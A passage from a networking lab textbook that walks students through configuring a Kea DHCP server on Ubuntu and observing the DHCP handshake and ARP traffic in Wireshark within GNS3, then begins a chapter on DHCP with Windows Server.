– Type ***:wq*** in Command mode to save (write) and exit back to the terminal.
– Type ***:q!*** in Command mode to exit without saving.

2.3. Apply the changes

```
> netplan try
```

NOTE: Proper spacing in this file is critical. If an error is thrown, ensure your file matches the one provided. Double and triple-check for spelling errors.

```
student@ubuntuserver:~$ sudo netplan try
[sudo] password for student:
Do you want to keep these settings?


Press ENTER before the timeout to accept the new configuration


Changes will revert in 119 seconds
Configuration accepted.
student@ubuntuserver:~$ _
```

Figure 7 – Try the new netplan you wrote

2.4. Verify the IP address of the DHCP Server was taken and that the ethernet card has a state of ***UP***

```
> ip -c addr
```

NOTE: Some testers have reported that you might not get the above information when you type ***ip addr***. Some interfaces, even virtual ones, need to think a cable is plugged in. Ensure that a cable is connected from the server to the switch.

```
student@ubuntuserver:~$ ip -c addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:8a:ab:0e brd ff:ff:ff:ff:ff:ff
    inet 200.200.200.254/24 brd 200.200.200.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe8a:ab0e/64 scope link
       valid_lft forever preferred_lft forever
student@ubuntuserver:~$ _
```

Figure 8 – Showing the IP address has been assigned to the server

2.5. In GNS3, add a label next to DHCP Server with its new host address

3. Modify the DHCP Server configuration file as shown below

```
> sudo vi /etc/kea/kea-dhcp4.conf
```

```
//Configuration written by 'Dante A. Rocca'
//2024.09.23

{
"Dhcp4": {
    // This tells the server what network interface to listen for requests on
    "interfaces-config": {
        "interfaces": [ "enp0s3" ]
        // "dhcp-socket-type": "udp"
    },

    //The lease database holds records of what computers have what IPs
    "lease-database": {
        "type": "memfile",
        "lfc-interval": 3600
    },

    // Global parameters
    "renew-timer": 900,
    "rebind-timer": 1800,
    "valid-lifetime": 3600,

    "subnet4": [
        {
            // Subnet identifier should be unique for each subnet.
            "id": 1,
            // Each subnet should have its address space and pool.
            "subnet": "200.200.200.0/24",
            "pools": [ { "pool": "200.200.200.5 - 200.200.200.200" } ],

            // Usually, routers have a preassigned address.
            // In this lab there is no router so don't worry about option data yet
            "option-data": [
                {
                    "name": "routers",
                    "data": "200.200.200.1"
                }
            ]
        }
        ]
}
}
```

Figure 9 – Example DHCP Daemon Configuration

> **NOTE:** You can delete most of the lines in the file by typing **dG** or you can append it as appropriate. Your choice.

4. When editing system services, it is good practice to reload the manager with updated configurations

```
> sudo systemctl daemon-reload
```

5. Verify that the server is ***enabled*** so that it starts on boot

```
> systemctl is-enabled kea-dhcp4-server
```

5.1. Enable the service if necessary

```
> sudo systemctl enable kea-dhcp4-server
```

6. Start the DHCP daemon

```
> sudo systemctl start kea-dhcp4-server
```

7. Verify the server is running (type ***Q*** to quit)

```
> sudo systemctl status kea-dhcp4-server
```

```
student@student:~$ sudo systemctl status kea-dhcp4-server
● kea-dhcp4-server.service - Kea IPv4 DHCP daemon
     Loaded: loaded (/usr/lib/systemd/system/kea-dhcp4-server.service; enabled; preset: enabled)
     Active: active (running) since Mon 2024-09-23 18:22:34 UTC; 9min ago
       Docs: man:kea-dhcp4(8)
   Main PID: 674 (kea-dhcp4)
      Tasks: 6 (limit: 2276)
     Memory: 9.6M (peak: 9.9M)
        CPU: 51ms
     CGroup: /system.slice/kea-dhcp4-server.service
             └─674 /usr/sbin/kea-dhcp4 -c /etc/kea/kea-dhcp4.conf

Sep 23 18:22:50 student kea-dhcp4[674]: 2024-09-23 18:22:50.830 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:23:06 student kea-dhcp4[674]: 2024-09-23 18:23:06.924 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:23:38 student kea-dhcp4[674]: 2024-09-23 18:23:38.070 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:24:42 student kea-dhcp4[674]: 2024-09-23 18:24:42.278 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:25:46 student kea-dhcp4[674]: 2024-09-23 18:25:46.395 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:26:51 student kea-dhcp4[674]: 2024-09-23 18:26:51.103 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:27:55 student kea-dhcp4[674]: 2024-09-23 18:27:55.844 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:28:59 student kea-dhcp4[674]: 2024-09-23 18:28:59.973 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:30:03 student kea-dhcp4[674]: 2024-09-23 18:30:03.995 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
Sep 23 18:31:07 student kea-dhcp4[674]: 2024-09-23 18:31:07.469 INFO  [kea-dhcp4.leases/674.134283958159040] DHCP4_LEASE_ADVERT
lines 1-21/21 (END)
```

Figure 10 – DHCP Server Status

NOTE: If you get an error, it is likely that there was a syntax error in your configuration file or the unit file was not updated correctly. You can try restarting the service with the following command:

```
> sudo systemctl restart kea-dhcp4-server
```

NOTE: If a restart doesn't work, you can view the details of the failure in the logs by typing the following command

```
> journalctl -xeu kea-dhcp4-server
```

Switch	Description
-x / –catalog	Provide more verbose/explanatory log and error messages.
-e / –pager-end	Jump to the end of the log file.
-u / –unit	Specify the service to view the logs messages of.

8. Congratulations! This machine is now acting as the DHCP server for any end-device client (laptop, PC, phone, etc.) that connects to the network

Phase III – Watch DHCP in Action

Remember, DHCP is a network management protocol that allows hosts to obtain IP addresses automatically upon request. It uses the User Datagram Protocol (UDP) and the server listens on port number 67 and the client listens on port 68.

- The end device (also called a client) will send out a discovery request (e.g. "Is anyone out there handing out names?")
- The server sees the discover request and sends out a DHCP offer (e.g. "Yes, I see you, try 20.20.20.25").
- The client will then send a request packet (e.g. "Can I really use this name?").
- Finally, the server will send an acknowledgment packet (e.g., "20.20.20.25 is all yours, man").


Hello? Who am I? I don't have an IP address!
0.0.0.0
?
?
0.0.0.0
You need a name? I have one for you!
20.20.20.25
Here!
20.20.20.25
Wow! Thanks, I love it!
20.20.20.20
20.20.2
Now you're not some Nameless Schmo!
yay
20.20.20.20
20.20.20.25

Used with artist's permission: Romana A. Heath Van Horn

1. Navigate to the GNS3 workspace
2. Initialize a new Wireshark session on the PC1-Switch link by right-clicking on the link
3. Start PC1, open its console, and request a new IP address

```
> ip dhcp
```

NOTE: If successful, you should see an output that looks similar to the following:

```
PC2> ip dhcp
DDORA
PC2>
```

Figure 11 – DHCP request on VPCS

If you are unable to see the ***DORA*** (discover, offer, request, acknowledge) string in the VPCS console, either the Linux box is unreachable or the DHCP daemon is offline. Go back and troubleshoot before moving forward. If all else fails, try rebooting the server or restarting GNS3 entirely.

4. Now go back to Wireshark and look at the packets captured between PC1 and the switch

14	130.891592	::	ff02::2	ICMPv6	62	Router Solicitation
15	157.486050	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover - Transaction ID 0x7bb51203
16	157.487812	PcsCompu_b2:50:bc	Broadcast	ARP	60	Who has 200.200.200.20? Tell 200.200.200.254
17	158.486894	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover - Transaction ID 0x7bb51203
18	158.489827	200.200.200.254	200.200.200.20	DHCP	342	DHCP Offer - Transaction ID 0x7bb51203
19	158.505682	PcsCompu_b2:50:bc	Broadcast	ARP	60	Who has 200.200.200.20? Tell 200.200.200.254
20	159.529598	PcsCompu_b2:50:bc	Broadcast	ARP	60	Who has 200.200.200.20? Tell 200.200.200.254
21	161.488586	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request - Transaction ID 0x7bb51203
22	161.501419	200.200.200.254	200.200.200.20	DHCP	342	DHCP ACK - Transaction ID 0x7bb51203

Figure 12 – Observing Wireshark

4.1. Filter for only ***DHCP*** packets

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
3	1.000127	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
4	1.001240	200.200.200.254	200.200.200.20	DHCP	342	DHCP Offer
5	4.000299	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request
6	4.031957	200.200.200.254	200.200.200.20	DHCP	342	DHCP ACK

Figure 13 – Wireshark DHCP handshake

4.2. **[DHCP Discover]**

> Look at the Discover packets. There is at least 1, but there could be more depending on lag. In this example, we see on Wireshark that someone on the network basically says "HELLLOOOO! I don't know who I am (0.0.0.0). Is there anyone out there handing out IP addresses? Please speak to me!"

– Source: 0.0.0.0 (Who am I?)
– Destination: 255.255.255.255 (Who's out there?)
– MAC Address: 00:50:79:66:68:00 (This is what my face looks like)

4.3. **[DHCP Offer]**

> Now, look at the DHCP offer packets. It's like our DHCP server (200.200.200.254) is saying, "Hey buddy I'm here, and if you need a name you can use this one (200.200.200.###)."

– Source: 200.200.200.254 (I'm here)
– Destination: 200.200.200.20 (Here's a name that's available)

4.4. **[DHCP Request]**

> Then the next packet should be our no-name PC saying "Oh, me me me, I like the name 200.200.200.###" in a DHCP request packet.

– Source: 0.0.0.0 (I still don't have an official name yet)
– Destination: 255.255.255.255 (If you're still out there I want that name)

4.5. **[DHCP ACK]**

> Finally, our server acknowledges PC1s eagerness and says, "Ya buddy you are now 200.200.200.### from now on and not just some schmo (0.0.0.0) who looks like 00:50:79:66:68:00."

– 200.200.200.254 (I'm still here)
– 200.200.200.20 (You're officially known as host .20 on this network)

5. Repeat the above steps to assign PC2 its own IP address

6. Return to GNS3 and update the VPCS labels with the new IP addresses they were assigned




Figure 14 – GNS3 network labeled

Phase IV – Watch ARP in Use

Remember, network packets are passed by MAC addresses in Layer 2 of the OSI Model. Since we manually configured the static IP addresses on the router and the server, the network doesn't know which IPv4 address goes to which NIC on the individual hosts. The networks now see each other and say, "Who are you?" to each other. In this example, we can see 200.200.200.254 (our DHCP server) asking who has an IPv4 address of 200.200.200.1 (our server) and vice versa. You can see that 200.200.200.254 responds and says "My Layer 2 name is 08:00:27:b2:50:bc". Don't worry about the other packets you see currently. Just get used to what ARP looks like so you can understand it when you see it again in the future.

6.1. Return to the PC1-Switch Wireshark capture window and filter for ***ARP*** packets

arp

Source	Destination	Protocol	Info
00:50:79:66:68:01	ff:ff:ff:ff:ff:ff	ARP	Gratuitous ARP for 200.200.200.20 (Request)
08:00:27:2a:17:11	00:50:79:66:68:01	ARP	Who has 200.200.200.20? Tell 200.200.200.254
00:50:79:66:68:01	08:00:27:2a:17:11	ARP	200.200.200.20 is at 00:50:79:66:68:01
00:50:79:66:68:01	ff:ff:ff:ff:ff:ff	ARP	Gratuitous ARP for 200.200.200.20 (Request)
00:50:79:66:68:01	ff:ff:ff:ff:ff:ff	ARP	Gratuitous ARP for 200.200.200.20 (Request)

Figure 15 – ARP Packet Capture using Wireshark

6.1.1. **[Gratuitous ARP]**

After a PC receives an IP address from the subnet's DHCP server, it may broadcast (ff:ff:ff:ff:ff:ff) to all devices on the network that its MAC address (00:50:79:66:68:01) now

belongs to a specific layer 3 address (200.200.200.20). This is known as a “gratuitous ARP response”, since it was sent unprompted by any specific ARP request.

– Source: 00:50:79:66:68:01 (This is my face)
– Destination: ff:ff:ff:ff:ff:ff (Hey everyone who can hear me!)
– IP Address: 200.200.200.20 (This is my name now!)

6.1.2. **[Who has?]**

If a device wants to know who currently owns an IP address, it may send an ARP request to specific MAC address or broadcast the message to all devices. In this example, the DCHP server (08:00:27:2a:17:11) wants to know if PC1 (00:50:79:66:68:01) still holds the IP address 200.200.200.20. This is known as an ARP request.

– Source: 08:00:27:2a:17:11 (This is my face)
– Destination: 00:50:79:66:68:01 (Hey you there)
– Sender IP Address: 200.200.200.254 (This is my name)
– Target IP Address: 200.200.200.20 (Is this your name?)

6.1.3. **[ARP Reply]**

In response to an ARP request packet, the device that hold the target IP will respond with an ARP relply.

– Sender IP Address: 200.200.200.20 (This is my name...)
– Source: 00:50:79:66:68:01 (... associated with this face)

6.2. Use this opportunity to analyze Wireshark packets and get comfortable with how DHCP and ARP work on a live network

End of Lab

Deliverables

5 screenshots are needed to receive credit for this exercise:

- Wireshark – DHCP Packets for PC1
- Wireshark – DHCP Packets for PC2
- Wireshark – ARP Packets for PC1/PC2

- GNS3 Workspace
- Configuration of DHCP Daemon

Homeworks

Assignment 1 – Combined network traffic watching

- Turn off all devices
- Replace the switch with a hub and reconnect all devices
- Monitor any of the PCs with Wireshark and capture ARP, DHCP, and ICMP packets for each PC as you turn devices back on
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 environment with everything labeled
    - Screenshot of Server-PC1 ARP from PC2-Hub link
    - Screenshot of Server-PC1 DHCP from PC2-Hub link
    - Screenshot of Server-PC1 ICMPfrom PC2-Hub link

Assignment 2 – Reconfigure the DHCP server

- Figure out the number of devices that can be attached to the switch
- Generate a random IP address and choose a subnet that will allow the use of all the switch connections with as few wasted IP addresses as possible
- Reconfigure the network to use these new network addresses
- Reconfigure the DHCP settings to issue IPv4 address in this new space
- RECOMMENDED GRADING CRITERIA
    - Screenshot of the DHCP configuration file
    - Screenshot of the GNS3 workspace
    - Screenshot of DHCP of one PC
    - Screenshot of ICMP of one PC




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 21

Dynamic Host Configuration Protocol - Windows

RAECHEL FERGUSON

Dynamic Host Configuration Protocol (DHCP) is an interacting client-server protocol that automatically provides a host (PC, Laptop, Phone, etc) with an Internet Protocol (IP) address upon request. The purpose of this activity is for learners to see DHCP in action instead of just reading about the DHCP handshake theory. A secondary purpose is for learners to experience frustration when hosts do not get a DHCP IP address. Learners can see how the packets move and where they may get hung up while working on making DHCP function correctly on their network. Finally, learners will be able to see Address Resolution Protocol (ARP) in action. While DHCP occurs when a host requests an IP address for an existing MAC address, ARP is when a host has an IP address, but is unsure what MAC address it belongs to.

Estimated time for completion: 20 minutes

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using Windows on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Chapter 6 – Adding a Virtual Machine to GNS3
- Chapter 8 – Create a Windows Server
- Chapter 19 – IPv4 Addressing

DELIVERABLES

- 4 Screenshots:
    - Wireshark – DHCP Packets for PC2
    - Wireshark – DHCP Packets for PC3
    - GNS3 Workspace

- Configuration of Windows Server

RESOURCES

- **NOTE: Each source will be referenced with its corresponding number in superscript (EX: [1]) at the end of a step**
- 1. MSFT WebCast. "Basic Configuration Tasks in Windows Server 2019." YouTube, January 25, 2019. https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=5.
- 2. MSFT WebCast. "Install and Configure DHCP Server in Windows Server 2019 Step by Step Guide." YouTube, February 3, 2019. https://www.youtube.com/watch?v=fUK6d3s1Im4&t=414s.

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott

Phase I -Build the Network Topology

The following steps are to create the baseline for completing the lab. It makes assumptions about the learner's knowledge from completing previous labs. By the end of this lab, your network should look like the following:




Figure 1 – Final GNS3 network environment

1. Open GNS3 and create a new project. We are calling ours **LAB_05**
2. Create the baseline network with an address space of **200.200.200.0/24**

NOTE: This example uses the same network topology created in the previous chapter: DHCP using Linux.

2.1. Use two ***VPCS*** devices for PC1 and PC2

2.2. Add an ***Ethernet switch***

2.3. Add a ***Windows Server*** VM and rename it to "DHCP-server"

NOTE: Ensure that the ***Allow GNS3 to use any configured VirtualBox adapter*** check box is selected for all VMs added to GNS3. Refer to Chapter 6 – Adding a Virtual Machine to GNS3.

2.4. Connect the server and PCs to the switch

2.5. Label and organize your network as necessary




Figure 2 – GNS3 network environment

Phase II – Configure the Network Interface of the Server

For the server to act as a DHCP server, we will need the server to be correctly attached to the network. Without proper network information, our server cannot talk to any other computers on the network.

1. Start the server and login
2. Focus on the ***Server Manager*** dashboard window [1]




Figure 3 – Windows Server Manager Dashboard

> **NOTE:** If the Server Manager does not start on boot, you can open it via the Windows Start menu.

3. On the left side of the page, select the ***Local Server*** option

4. Assign the IP address **200.200.200.254** to the local Ethernet interface

    4.1. Under the ***PROPERTIES*** table,***left-click*** on the Ethernet option




Figure 4 – Adjusting local Ethernet settings

> **NOTE:** This is located beneath ***NIC Teaming*** and above ***Operating system version***.

4.2. ***Right-click*** on the network interface you want to use (e.g. "Ethernet") and select ***Properties*** in the context menu

